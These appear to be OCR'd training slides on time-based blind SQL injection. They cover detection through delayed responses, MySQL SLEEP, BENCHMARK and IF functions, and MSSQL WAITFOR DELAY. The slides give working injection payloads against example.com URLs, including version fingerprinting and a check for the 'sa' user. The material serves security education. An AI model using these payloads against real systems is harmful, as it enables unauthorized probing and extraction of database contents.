# Time Based
# Blind SQL Injection

CYBER SECURITY & PRIVACY FOUNDATION

# Introduction

- In some cases, the application won’t make any difference in the page even if it is vulnerable to SQL Injection.

- So, the tester won’t be able to determine whether the injected query is succeeded or not.


- In such cases, we can go with the Time Based SQL Injection Attacks.

# Continued..

- Determining whether the injected query is succeeded or not, by making the Database server to pause for some time.

- If the Query is successful, then the response will be delayed.

# Detection



Start

**url:** example.com/info?id=1

Send Normal Request
&
Note down the response time

Change ID value to **1-sleep(4)**

**Does the page loads slower than normal?**

**Yes**

**Might be vulnerable to Time based attack**

**No**

**Try Alternative techniques**

# Time Based attack on MySQL

# MySQL Function to Use

**BENCHMARK(count, expression):**


- executes the ***expression*** repeatedly ***count*** times
- For Eg: **BENCHMARK(1000000, ENCODE(‘cspf','security'))**
- The above query executes ENCODE function 1000000 times
- This will helpful in delaying the database result

**Sleep(duration):**

- pauses for the number of seconds
- Available since MySQL 5.0.12

## IF Statement:

- IF(condition, ‘what to do when it is **true**’, ‘what to do when it is **false**’)




```
mysql> SELECT IF( 2>1, version(), database());
+----------------------------------------+
| IF( 2>1, version(), database()) |
+----------------------------------------+
| 5.6.11                                  |
+----------------------------------------+
1 row in set (0.00 sec)

mysql>
```

# Exploiting

- Just like Boolean based Blind SQL Injection, we are going to ask the database a series of true or false Questions. However, The difference will be identified based on the response time.

- We will be using 'IF' Statement combined with few SQL functions that will delay the response time.

# Determining Database Server Version



Start

**url:** example.com/info?id=1

Change ID value to 1-IF(MID(version(),1,1)=**'5'**,sleep(10),0)

Does the Page Load slower than normal?

No

Yes

The Database Version is **‘5.x’**

Change ID value to 1-IF(MID(version(),1,1)=**'4'**,BENCHMARK(10000000,ENCODE('CSPF','CSPF')),0)

Does the Page Load slower than normal?

Yes


The Database Version is **‘4.x’**

# Determining Database Server Version

```
http://example.com/page?id=1-IF(MID(version(),1,1)='5',sleep(10),0)
```

- ➢If the Database server’s version is ‘5.x’, then sending the above request delays the response time

**Database Perspective:**



✓ Showing rows 0 - 0 ( 1 total, Query took 19.9992 sec)

```
SELECT *
FROM users
WHERE id =1 - IF( MID( VERSION( ) , 1, 1 ) = '5', SLEEP( 10 ) , 0 )
LIMIT 0 , 30
```

# MSSQL

In MSSQL, we have to use the ‘wait for delay’ query to slow down the query response:

- **WAIT FOR DELAY 'hh:mm:ss‘**
  - slow the completion of the SQL Server process

**IF Statement:**

- If(condition) ‘what to do when it is true’

**Example usage:**

- IF SYSTEM_USER='sa' waitfor delay '00:00:10’